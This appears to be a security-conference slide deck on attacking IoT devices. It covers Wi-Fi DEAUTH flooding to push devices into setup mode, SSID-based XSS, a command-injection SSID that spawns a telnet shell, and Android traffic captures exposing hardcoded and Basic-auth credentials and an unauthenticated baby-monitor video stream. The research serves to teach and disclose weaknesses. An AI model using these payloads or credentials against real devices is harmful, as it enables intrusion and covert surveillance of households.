- Powerful/directional antennae

Questions:

- What happens when the device loses its connection?
- Does the system properly sanitize content in SSID names and passphrases?
- Can the target be tricked onto a rogue network?

DEAUTH the Target

802.11 does not encrypt DEAUTH frames

- Upon receipt of a DEAUTH frame, clients should disassociate

A number of IoT devices use open Wi-Fi for OOB

- Some devices will revert to this unconfigured mode during an outage

Aircrack-ng contains a tool for replaying DEAUTH frames

- This is most commonly used for capturing handshakes to crack

DEAUTH Attack Summary

Useful for products which can act as an AP for configuration

- Connected Outlets
- Wireless Cameras
- Home Automation (smart home hubs, thermostats, etc)

Flood the device with DEAUTH so that it thinks the network is down

- An alternative approach is to actually shutdown the real 802.11 network and see what happens

Some devices go into first time setup if there is no connection on start-up

- Try restarting the device while the DEAUTHs are being sent (sustain it for a few minutes)
- IRL someone may reboot a device when it loses its connection making this condition exploitable

If the device goes into configuration mode it is often game over

- Passwords are often disabled and a larger attack surface may be exposed

Crafting SSID Values

Network names (SSID) are limited to 32 bytes

- This is not a big payload but it can be enough for some things


Devices may display SSID values in a web interface

- Unsanitized values can lead to XSS (Pineapple WiFi used to have lots of SSID XSS)
- Depending on the situation, multiple SSIDs may be chained together to form a longer payload
- `<script src=?>` leaves 19 bytes available for payload URL

Devices may use SSID values directly in a command

- Connecting to SSID `$(utelnetsd -l/bin/sh)` may yield a shell
- Be sure to test entry of hidden SSID values also
- Really bad designs may use SSIDs in a command while scanning (still waiting for this)

XSS by SSID Example




Wireless Passphrase Injection

Several devices are known to pass the WPA2 key unsanititized into system()

This provides an excellent local bug for getting into a system

Vizio TV Local Command Injection

WPA2 Passphrase Processed Without Sanitization



Rogue Networks

Devices don't always validate the full connection profile

Force the device off its network and advertise a new open WiFi with SSID

Android Based Hacks



The Value of Mobile Apps

Apps know how to talk to devices

- Find hardcoded credentials
- Discover API endpoints
- Identify exposed ports and protocols

Studying an app is easier than RE a product

Tools of The Trade

Sniffing Traffic

- “Packet Capture” – Quickly visualize app traffic
- “sslsniff” – Transparent proxy for advanced captures
- “tPacketCapture” – On device tcpdump like features

Reverse Engineering

- Apktool – Extract app resources and disasm to smali code
- Dex2JAR – Convert Android DEX to JAR files


Using Packet Capture

Uses VPN API to capture without rooting







Generates an SSL cert for MITM decryption

Data is indexed by app and viewable on device

Packet Capture Example: Baby Monitor



The screenshot shows a mobile application interface for packet capture. At the top, there is a status bar with icons for a key, Wi-Fi, and battery, along with the time 12:17. Below this is a blue header bar with a back arrow and the timestamp '05-15 12:15:21'. The main content area displays a list of six network packets. Each packet entry includes an icon of a butterfly inside a circle, the source 'SummerWifi', the IP address '10.0.1.41:80', the protocol 'TCP', and the destination timestamp and size '483 B'.

Icon	Source	Protocol	Destination	Size
	SummerWifi	TCP	10.0.1.41:80	05-15 12:16:39 483 B
	SummerWifi	TCP	10.0.1.41:80	05-15 12:16:38 483 B
	SummerWifi	TCP	10.0.1.41:80	05-15 12:16:37 483 B
	SummerWifi	TCP	10.0.1.41:80	05-15 12:16:36 483 B
	SummerWifi	TCP	10.0.1.41:80	05-15 12:16:35 483 B
	SummerWifi	TCP	10.0.1.41:80	05-15 12:16:34 483 B

Packet Capture Example: Baby Monitor

A Hardcoded Credential?

#1 <-- 05-15 11:43:39

```
POST /applog/ HTTP/1.1
Content-Length: 163
Content-Type: application/x-www-form-urlencoded
Host: serv.summerlinkwifi.com
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
```

```
Username=B0ld3R&Password=bUffA10s&data=%5B%7B%22userGroup%22%3A%22216932%22%2C%22category%22%3A%22Setup%22%2C%22text%22%3A%22DeviceInfo%3A+Nexus+7%2C6.0.1%22%7D%5D
```

#2 ---> 05-15 11:43:40

```
HTTP/1.1 200 OK
Date: Sun, 15 May 2016 15:43:41 GMT
Server: Apache/2.2.15 (Red Hat)
X-Powered-By: PHP/5.4.45
Content-Disposition: attachment; filename="response.txt"
Content-Length: 31
Connection: close
Content-Type: application/text
```

#3 ---> 05-15 11:43:40

```
{"data": "216932", "code": "1000"}
```

Packet Capture Example: Baby Monitor

Product Usage Revealed

#1 <--- 05-15 12:16:21

```
GET /cgi-bin/camerastatus.cgi? HTTP/1.1
Authorization: Basic U25BcEFkbTFu0lBBUUNMU0xMREFBRg==
Host: 10.0.1.41
Connection: Keep-Alive
```

#2 ---> 05-15 12:16:21

```
HTTP/1.1 200 Ok
Server: mini_httpd
Cache-Control: no-cache
Pragma: no-cache
Expires: 0
Content-Encoding: <13>Jan  1 00:00:19 syslog: mini_httpd starting on (none)
Content-Type: text/html
Connection: close
```

#3 ---> 05-15 12:16:26

```
{
  "MAC": "0c:c8:1f:11:4d:dd",
  "temp": "23",
  "motion_tracking": "0",
  "viewers": "0"
}
```

URL for device access

HTTP Authentication in use

- Username/Password revealed

WTF? syslog output in an HTTP header?

Packet Capture Example: Baby Monitor

Video Protocol Exposed

#1 <-- 05-15 12:16:20

```
OPTIONS rtsp://10.0.1.41:554/channel1 RTSP/1.0
CSeq: 1
User-Agent: Lavf56.36.100
```

#2 --> 05-15 12:16:20

```
RTSP/1.0 200 OK
CSeq: 1
Date: Sat, Jan 01 2000 00:06:13 GMT
Public: OPTIONS, DESCRIBE, SETUP, TEARDOWN, PLAY, PAUSE, SET_PARAMETER
```

#3 <-- 05-15 12:16:20

```
DESCRIBE rtsp://10.0.1.41:554/channel1 RTSP/1.0
Accept: application/sdp
CSeq: 2
User-Agent: Lavf56.36.100
```

#4 --> 05-15 12:16:20

```
RTSP/1.0 200 OK
CSeq: 2
Date: Sat, Jan 01 2000 00:06:13 GMT
Content-Base: rtsp://10.0.1.41/channel1/
Content-Type: application/sdp
Content-Length: 509
```

RTSP is used for the video stream

Port 554

rtsp://ip:554/channel1

Packet Capture Example: Baby Monitor

Video Protocol Exposed

#5 <--- 05-15 12:16:20

```
SETUP rtsp://10.0.1.41/channel1/track1 RTSP/1.0
Transport: RTP/AVP/TCP;unicast;interleaved=0-1
CSeq: 3
User-Agent: Lavf56.36.100
```

#6 ---> 05-15 12:16:20

```
RTSP/1.0 200 OK
CSeq: 3
Date: Sat, Jan 01 2000 00:06:13 GMT
Transport: RTP/AVP/TCP;unicast;destination=10.0.1.40;source=10.0.1.41;interleaved=0-1
Session: 2
```

NO PASSWORD!!!



Packet Capture Example: WeMo

What if you didn't know how to SOAP?

The image shows a Wireshark packet capture interface. At the top, there is a blue header bar with a back arrow, the text "WeMo", and a vertical ellipsis menu icon. Below the header, the packet list pane shows three packets. Packet #1 is a POST request from 10.22.22.1 to 10.22.22.1, timestamped 05-15 14:50:32. The packet details pane for #1 shows the following information: POST /upnp/control/timesync1 HTTP/1.0, Content-Type: text/xml; charset="utf-8", HOST: 10.22.22.1, Content-Length: 408, SOAPACTION: "urn:Belkin:service:timesync:1#TimeSync", and Connection: close. Packet #2 is the response, also timestamped 05-15 14:50:32. The packet details pane for #2 shows the XML structure: <?xml version="1.0" encoding="utf-8"?>, <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">, <s:Body>, <u:TimeSync xmlns:u="urn:Belkin:service:timesync:1">, <UTC>1463338232</UTC>, <TimeZone>-4</TimeZone>, <dst>1</dst>, <DstSupported>1</DstSupported>, </u:TimeSync>, </s:Body>, and </s:Envelope>. Packet #3 is the final response, timestamped 05-15 14:50:32, with details HTTP/1.0 200 OK.

← WeMo

#1 <-- 05-15 14:50:32

POST /upnp/control/timesync1 HTTP/1.0
Content-Type: text/xml; charset="utf-8"
HOST: 10.22.22.1
Content-Length: 408
SOAPACTION: "urn:Belkin:service:timesync:1#TimeSync"
Connection: close

#2 <-- 05-15 14:50:32

<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <s:Body>
 <u:TimeSync xmlns:u="urn:Belkin:service:timesync:1">
 <UTC>1463338232</UTC>
 <TimeZone>-4</TimeZone>
 <dst>1</dst>
 <DstSupported>1</DstSupported>
 </u:TimeSync>
 </s:Body>
</s:Envelope>

#3 --> 05-15 14:50:32

HTTP/1.0 200 OK

Packet Capture Example: NetCam

Credentials Exposed Via Android



← NetCam  ⋮

#1 <-- 05-16 12:50:41

```
POST /goform/getApSitesInfo HTTP/1.1
Host: 10.68.68.22
Connection: keep-alive
Content-Length: 3
Authorization: Basic YWRtaW46YWRTaW4=
Origin: http://10.68.68.22
User-Agent: Mozilla/5.0 (Linux; Android 6.0.1; Nexus 7 Build/MMB29K; wv) AppleWebKit/537.36 (KHTML, like Gecko)
Version/4.0 Chrome/44.0.2403.117 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Referer: http://10.68.68.22/apcam/for-android/aplist.asp
Accept-Encoding: gzip, deflate
Accept-Language: en-US
X-Requested-With: com.belkin.android.androidbelkinnetcam

n/a
```

#2 --> 05-16 12:50:41

```
HTTP/1.1 200 OK
Content-type: text/plain
Pragma: no-cache
Cache-Control: no-cache
```

#3 --> 05-16 12:50:41

```
CHANNEL:1
SSID:Netgear_Centria
MAC:10:0d:7f:6b:31:e4
SECURITY:WPA2PSK/AES
SIGNAL:100
```

Packet Capture Example: NetCam

API Endpoint for Snapshot Collection



THANK YOU

CRAIG YOUNG - @CRAIGTWEETS

